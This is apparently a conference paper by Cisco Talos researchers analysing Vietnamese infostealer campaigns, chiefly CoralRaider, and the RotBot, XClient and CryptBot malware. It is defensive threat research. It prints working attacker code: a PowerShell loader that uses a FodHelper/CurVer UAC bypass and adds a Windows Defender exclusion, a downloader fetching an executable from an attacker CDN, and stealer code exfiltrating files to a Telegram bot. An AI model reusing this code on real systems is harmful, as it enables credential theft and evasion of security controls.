2025 BERLIN

24 - 26 September, 2025 / Berlin, Germany

VIETNAMESE HACKING GROUP: A RISING OF INFORMATION-STEALING CAMPAIGNS GOING GLOBAL

Chetan Raghuprasad & Joey Chen

Cisco Talos, Singapore & Taiwan

craghupr@cisco.com
joeyche@cisco.com

ABSTRACT

In recent years, Vietnamese cybercrime groups have significantly advanced their capabilities, acquiring sophisticated tools and tactics that have enhanced their operational success. The pandemic era marked a turning point, as these groups expanded their credential theft operations to a global scale, discovering innovative methods to breach corporate firewalls worldwide, thereby facilitating further criminal activities such as ransomware and information-stealing attacks.

This paper will expose the vast criminal enterprise these Vietnamese threat actor groups have constructed, detailing their comprehensive software stacks, networks, and their sophisticated techniques, tactics and procedures (TTPs). Through multiple case studies, we will illustrate the execution of information stealer attacks by Vietnamese cybercriminals, including the deployment of infostealers, the use of rare living-off-the-land binaries (LOLBins), data exfiltration strategies, and the exploitation of legitimate services for hosting command-and-control (C2) configuration files.

INTRODUCTION

Since the close of 2023, *Cisco Talos* research has unveiled at least three hacking groups originating from Vietnam that are targeting a majority of Asian countries and select European nations. Driven by financial motivations, these groups are primarily focused on stealing credentials, financial data and social media accounts, including those related to business and advertising.

In this paper we will reveal several newly discovered malware families from the actors' arsenal, such as RotBot (a modified version of QuasarRAT), the XClient stealer, and the PXA_BOT stealer, along with infamous malware such as CryptBot, Lumma stealer and Rhadamanthys. This compelling exploration will not only highlight the evolving landscape of Vietnamese cyber threats but also underscore the critical need for proactive cybersecurity measures.

CAMPAIGN OVERVIEWS

This paper brings together details of three campaigns:

- CoralRaider's operations and the use of multiple information stealers [1, 2]
- The PXA Stealer Bot campaign by a Vietnamese hacking group [3]
- Threat actors' use of copyright infringement phishing lures to deploy infostealers [4].

CORALRAIDER CAMPAIGN

Cisco Talos discovered a new threat actor that we're calling 'CoralRaider' and which we believe is of Vietnamese origin and financially motivated.




Figure 1: CoralRaider threat actor profile.

CoralRaider has been operating since at least 2023, targeting victims in various locations, including the US, Nigeria, Pakistan, Ecuador, Germany, Egypt, the UK, Poland, the Philippines, Norway, Japan, Syria and Turkey, based on our telemetry data and OSINT information. Our telemetry data also disclosed that some affected users were from Japan's computer service call centre organizations as well as civil defence service organizations in Syria. The affected users were downloading files masquerading as movie files through the browser, indicating the possibility of a widespread attack on users across various business verticals and geographic locations.




Figure 2: CoralRaider campaign victimology.

Attack summary

The CoralRaider attack starts with a malicious *Windows* shortcut (LNK) file, which, when opened, downloads and executes an HTML application (HTA) file from an attacker-controlled server. The HTA file deploys an obfuscated Visual Basic script that runs multiple PowerShell scripts in memory to evade detection, bypass User Access Controls, disable notifications, and ultimately download and execute RotBot, a QuasarRAT variant. RotBot performs system reconnaissance and detection evasion before connecting to a *Telegram*-based command-and-control server. It then loads the XClient stealer plugin, which extracts sensitive data such as browser cookies, credentials, financial details, and social media information, along with data from *Telegram* and *Discord* applications. The plugin also captures desktop screenshots and archives the stolen data into ZIP files, which are exfiltrated to the attacker's *Telegram* C2.




Figure 3: CoralRaider – attack summary of first intrusion.

In another intrusion, the attack also starts with a malicious *Windows* shortcut file contained in a ZIP file downloaded via a drive-by download technique, likely delivered through phishing emails. The shortcut file executes an embedded PowerShell command that runs a malicious HTA file hosted on attacker-controlled CDN domains. The HTA file executes obfuscated JavaScript, which decodes and runs a PowerShell decrypter script. This script decrypts an embedded PowerShell Loader script, which executes in memory, performing evasion techniques and bypassing User Access Controls before downloading and running one of the payloads: Cryptbot, LummaC2, or Rhadamanthys information stealers.




Figure 4: CoralRaider – attack summary of second intrusion.

CoralRaider TTPs

RotBot to load and run the payload

RotBot, a remote access tool (RAT) compiled on 9 January 2024, is downloaded and runs on the victim machine disguised as Printer Subsystem application 'spoolsv.exe'. RotBot is a variant of the QuasarRAT client that the threat actor has customized and compiled for their campaign.

During its initial execution, RotBot performs several checks on the victim's machine to evade detection, including IP address, ASN number, and running processes of the victim's machine. It performs reconnaissance of system data on the victim machine. It also configures the internet proxy on the victim machine by modifying the settings of the registry key:

Software\Microsoft\Windows\CurrentVersion\Internet

with the values:

ProxyServer = 127.0.0.1:80

ProxyEnable = 1

We observed that RotBot discovered in this campaign creates a mutex in the victim machine as the infection marker using hard-coded strings in the binary.

```
// Token: 0x1700001B RID: 27
// (get) Token: 0x0600005A RID: 90 RVA: 0x00004724 File Offset: 0x00002924
// (set) Token: 0x0600005B RID: 91 RVA: 0x0000474C File Offset: 0x0000294C
[DefaultSettingValue("วๆとบてตつんพみけけほๆรพまためもๆうさ")]
[UserScopedSetting]
[DebuggerNonUserCode]
public string p000015
{
    get
    {
        return (string)this["ออたかยสゆやรวやれะやそำらひอあふゆく"];
    }
    set
    {
        this["ออたかยสゆやรวやれะやそำらひอあふゆく"] = value;
    }
```

Figure 5: Snippet of the RotBot loader binary.

RotBot loads and runs the XClient stealer module from its resources and uses the configuration parameters for its *Telegram* C2 bot from the downloaded configuration file.

```
public static void m000004()
{
    new c00000b(Application.StartupPath).p000003 = Settings.Default.p000010;
    new c00000b(Application.StartupPath).p000004 = Settings.Default.p000012;
    new c00000b(Application.StartupPath).p000002 = Settings.Default.p000014;
    new c00000b(Application.StartupPath).p000005 = Settings.Default.p00000e;
    new c00000b(Application.StartupPath).p000006 = Settings.Default.p00000f;
    byte[] ai = Resources.AI;
    try
    {
        Assembly assembly = AppDomain.CurrentDomain.Load(ai);
        Type type = assembly.GetType("させちいりねにいむこえちぬやねこたやゆけな.Plugin");
        object arg = Activator.CreateInstance(type);
        if (c000002.c000131.c00021a.f000001 == null)
        {
            c000002.c000131.c00021a.f000001 = CallSite<Action<CallSite, object>>.Create(Microsoft.CSharp.RuntimeBinder.Binder.InvokeMember
              (CSharpBinderFlags.ResultDiscarded, "Run", null, typeof(c000002.c000131), new CSharpArgumentInfo[]
              {
                  CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.None, null)
              }));
        }
        c000002.c000131.c00021a.f000001.Target(c000002.c000131.c00021a.f000001, arg);
    }
    catch
    {
    }
}
```

URLArgsMainBot
HWIDFromChildBot
AVDetect
TelegramToken
TelegramChatID
XClient Stealer

Figure 6: Snippet of the RotBot loader binary.

XClient stealer targets victims' social media accounts

The XClient stealer sample we analysed in this campaign is a .Net executable compiled on 7 January 2024. It has extensive information-stealing capability through its plugin module and various modules for performing remote administrative tasks.




Figure 7: Snippet of the XClient stealer binary.

XClient stealer has three primary functions that help it to avoid the radar. First, it will perform virtual environment evasion if the victim's machine runs in *VMware* or *VirtualBox*. It also checks if a DLL called sbieDll.dll exists in the victim machine file system to detect if it is running in the *Sandboxie* environment. XClient stealer also checks if anti-virus software, including *AVG*, *Avast* and *Kaspersky*, is running on the victim's machine.

After bypassing all the checking functions, the XClient stealer captures the victim's machine screenshot, saves it with the '.png' extension in the victim's temporary user profile folder, and sends it to the C2 through the '/sendPhoto' URL.

XClient stealer steals victims' social media web application credentials, browser data, cookies and financial information such as credit card details from user and business accounts of *Facebook*, *Instagram* and *YouTube*. It targets *Chrome*, *Microsoft Edge*, *Opera*, *Brave*, *CocCoc* and *Firefox* browser data files through the absolute paths of the respective browser installation paths. It extracts the contents of the browser database to a text file in the local temporary folder of the victim's profile.

Finally, the XClient stealer stores the victim's social media data, which is collected into a text file in the local user profile temporary folder and creates a ZIP archive. The ZIP files are exfiltrated to the *Telegram* C2 through the '/sendDocument' URL.

```
public void SendDocument(string p0, string p1)
{
    try
    {
        bool flag = !c0000de.p0000e5;
        if (!flag)
        {
            bool flag2 = string.IsNullOrEmpty(p0);
            if (flag2)
            {
                this.m000193(p1);
            }
            else
            {
                HttpClient httpClient = new HttpClient();
                Task<HttpResponseMessage> task = httpClient.SendAsync(new HttpRequestMessage(HttpMethod.Post, Encoding.UTF8.GetString(Convert.FromBase64String
                  ("aHR0cHM6Ly9hcGkudGVsZWdyYW0ub3JnL2JvdA==")) + "" + Encoding.UTF8.GetString(Convert.FromBase64String("L3NlbmREb2N1bWVudA==")))
                {          https://api.telegram.org/bot                                                                    /sendDocument
                    Content = new MultipartFormDataContent
                    {
                        {
                            new StreamContent(File.OpenRead(p0)),
                            Encoding.UTF8.GetString(Convert.FromBase64String("ZG9jdW1lbnQ=")), document
                            p0
                        },
                        {
                            new StringContent(""),
                            Encoding.UTF8.GetString(Convert.FromBase64String("Y2hhdF9pZA==")) chat_id
                        },
                        {
                            new StringContent(p1),
                            Encoding.UTF8.GetString(Convert.FromBase64String("Y2FwdGlvbg==")) caption
                        }
                    }
                });
            }
        }
    }
    catch
    {
    }
}
```

Figure 8: Snippet of the XClient stealer binary.

Evade detections and bypass User Access Controls

The actor used a PowerShell loader script and LOLBins to evade detection and bypass the User Access Controls in the victim machine.

The PowerShell loader script is modular and has multiple functions to perform a sequence of activities on the victim's machine. Initially, it executes a function that drops a batch script in the victim machine's temporary folder and writes its contents, which includes the PowerShell command to add the victim machine's 'ProgramData' folder to the *Windows Defender* exclusion list.

The dropped batch script is executed through a LOLBin, 'FoDHelper.exe', and a programmatic identifier (ProgID) registry key is used to bypass the User Access Controls in the victim's machine. Fodhelper is a *Windows* feature, an on-demand helper binary that runs by default with high integrity. Usually, when Fodhelper is run, it checks for the presence of the registry keys listed below. If the registry keys have commands assigned, Fodhelper will execute them in an elevated context without prompting the user.

HKCU:\Software\Classes\ms-settings\shell\open\command

HKCU:\Software\Classes\ms-settings\shell\open\command\DelegateExecute

HKCU:\Software\Classes\ms-settings\shell\open\command\(default)

By default, *Windows Defender* detects attempts to write to the 'HKCU:\Software\Classes\ms-settings\shell\open\command' registry keys, and to evade this detection the threat actor uses the programmatic identifier. In *Windows* machines, a

programmatic identifier is a registry entry that can be associated with a Class ID (CLSID), which is a globally unique serial number that identifies a COM (Component Object Model) class object. The Windows Shell uses a default ProgID registry key called 'CurVer', which is used to set the default version of a COM application.

In this campaign, the threat actor abuses the CurVer registry key feature by creating a custom ProgID 'ServiceHostXGRT' registry key in the software classes registry and assigns the Windows shell to execute a command to run the batch script.

Registry key	Value
HKCU\Software\Classes\ServiceHostXGRT\Shell\Open\command	%temp%\r.bat

The script configures the ProgID 'ServiceHostXGRT' in the CurVer registry subkey of 'HKCU\Software\Classes\ms-settings\CurVer', which will get translated to 'HKCU:\Software\Classes\ms-settings\shell\open\command'. After modifying the registry settings, the PowerShell script runs Fodhelper.exe, executing the command assigned to the registry key 'HKCU:\Software\Classes\ms-settings\shell\open\command', and executes the dropped batch script. Finally, it deletes the configured registry keys to evade detection.

```
function vHyLMIl()
{;sc $env:TMP\r.bat "if not DEFINED IS_MNMZD set IS_MNMZD=1 && start """" /min ""%~dpnx0"" %* && exit `r`nstart /
min powershell -w 1 -ep Unrestricted -nop Add-MpPreference -ExclusionPath $env:ProgramData; && exit `r`nexit";
  cmd /c 'REG ADD HKEY_CURRENT_USER\Software\Classes\ServiceHostXGRT\Shell\Open\Command /VE /T REG_SZ /D
  "%TMP%\r.bat" /F && REG ADD HKEY_CURRENT_USER\Software\Classes\MS-Settings\CurVer /VE /T REG_SZ /D
  "ServiceHostXGRT" /F && FoDHelper.exe';
  sleep 1;
  cmd /c 'REG DELETE HKEY_CURRENT_USER\Software\Classes\MS-Settings /F && REG DELETE
  HKEY_CURRENT_USER\Software\Classes\ServiceHostXGRT /F';
  }
vHyLMIl ;
```

```
if not DEFINED IS_MNMZD set IS_MNMZD=1 && start "" /min "%~dpnx0" %* && exit
start /min powershell -w 1 -ep Unrestricted -nop Add-MpPreference -ExclusionPath C:\ProgramData; && exit
exit
```

First r.bat

Figure 9: Snippet of the CoralRaider PowerShell script.

The batch script adds the folder 'C:\ProgramData' to the *Windows Defender* exclusion list. The PowerShell loader script downloads the payload and saves it in the 'C:\ProgramData' folder as 'X1xDd.exe'.

```
function ooa($FWk)  https://dashdisk-1.b-cdn.net/X1xDd.exe
{$zmJ = New-Object (KTn @(6373,6396,6411,6341,6382,6396,6393,6362,6403,6400,6396,6405,6411));
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::TLS12;
$fVP = $zmJ.DownloadData($FWk);
return $fVP};

function KTn($OKX)
{$HeP=6295;
$yOX=$Null;
foreach($wwJ in $OKX)
{$yOX+=[char]($wwJ-$HeP)};
return $yOX};

function TNK($WcE, $fVP){[IO.File]::WriteAllBytes($WcE, $fVP)};
$ghyth = 0;

function BqN()
{$rrC = $env:ProgramData + '\';;;$NplbA = $rrC + 'X1xDd.exe';    C:\ProgramData\X1xDd.exe
 if (Test-Path -Path $NplbA)
 {Lyo $NplbA;}
 Else
 { $xEDvKm = ooa (KTn @(6399,6411,6411,6407,6410,6353,6342,6342,6395,6392,6410,6399,6395,6400,6410,6402,6340,6344,6341,6393,6340,
 6394,6395,6405,6341,6405,6396,6411,6342,6383,6344,6415,6363,6395,6341,6396,6415,6396));
 TNK $NplbA $xEDvKm;
 Lyo $NplbA};;;}
 BqN;
```

Figure 10: Snippet of the CoralRaider PowerShell script.

After downloading the payload to the victim's machine, the PowerShell loader executes another function that overwrites the previously dropped batch file with the new instructions to run the downloaded payload information stealer through the *Windows* start command. It uses the same Fodhelper technique as explained earlier in this section to run the batch script's second version.

```
function Lyo ($ieSPNgEP)                                                    C:\ProgramData\X1xDd.exe
{ ;sc $env:TMP\r.bat "if not DEFINED IS_MNMZD set IS_MNMZD=1 && start """" /min ""%~dpnx0"" %* && exit `r`nstart /min $ieSPNgEP &&
exit `r`nexit";
  cmd /c 'REG ADD HKEY_CURRENT_USER\Software\Classes\ServiceHostXGRT\Shell\Open\Command /VE /T REG_SZ /D "%TMP%\r.bat" /F && REG ADD
  HKEY_CURRENT_USER\Software\Classes\MS-Settings\CurVer /VE /T REG_SZ /D "ServiceHostXGRT" /F && FoDHelper.exe';
  sleep 1;
  cmd /c 'REG DELETE HKEY_CURRENT_USER\Software\Classes\MS-Settings /F && REG DELETE
  HKEY_CURRENT_USER\Software\Classes\ServiceHostXGRT /F';}
```

```
if not DEFINED IS_MNMZD set IS_MNMZD=1 && start "" /min "%~dpnx0" %* && exit
start /min C:\ProgramData\X1xDd.exe && exit
exit                                          Second r.bat
```

Figure 11: Snippet of the CoralRaider PowerShell script.

We discovered that the threat actor also delivered three famous information stealers as payloads in the campaign: CryptBot, LummaC2 and Rhadamanthys. These information stealers target victims' information, such as system and browser data, credentials, cryptocurrency wallets and financial information.

CryptBot

CryptBot is a typical infostealer targeting *Windows* systems discovered in the wild by *G DATA* in 2019 [5]. It is designed to steal sensitive information from infected computers, such as credentials from browsers, cryptocurrency wallets, browser cookies and credit cards, and creates screenshots of the infected system.

Talos has discovered a new CryptBot variant distributed in the wild since January 2024. The goal of the new CryptBot is the same, with some new innovative functionalities. The new CryptBot is packed with different techniques to obstruct malware analysis. A few new CryptBot variants are packed with VMProtect V2.0.3-2.13; others also have VMProtect, but with unknown versions. The new CryptBot attempts to steal sensitive information from infected machines and modifies the configuration changes of the stolen applications. The list of targeted browsers, applications and cryptocurrency wallets by the new variant of CryptBot is shown in Figure 12.




Figure 12: Applications, browsers and crypto wallets targeted by CryptBot.

We observed that the new CryptBot variant also includes password manager application databases and authenticator application information in its stealing list to steal the cryptocurrency wallets that have two-factor authentication enabled.

```
.text:00D470DA ; ---------------------------------------------------------------------------
.text:00D470DA                 push    0C8h
.text:00D470DF                 mov     edx, offset aSleep ; "Sleep"
.text:00D470E4                 mov     ecx, 1
.text:00D470E9                 call    function_call
.text:00D470EE                 call    eax
.text:00D470F0                 push    offset aTrezorPassword ; "Trezor_Password_Manager"
.text:00D470F5
.text:00D470F5 loc_D470F5:                             ; CODE XREF: sub_D46EE0+595↓j
.text:00D470F5                                         ; sub_D46EE0+6A5↓j ...
.text:00D470F5                 push    1
.text:00D470F7                 push    dword_D98880
.text:00D470FD
.text:00D470FD loc_D470FD:                             ; CODE XREF: sub_D46EE0+489↓j
.text:00D470FD                                         ; sub_D46EE0+658A↓j ...
.text:00D470FD                 mov     edx, ebx
.text:00D470FF                 mov     ecx, edi
.text:00D47101                 call    sub_D46630
.text:00D47106                 add     esp, 0Ch
.text:00D47109                 inc     dword_D98880
.text:00D4710F                 jmp     loc_D7D489
```

Figure 13: Snippet from the CryptBot binary.

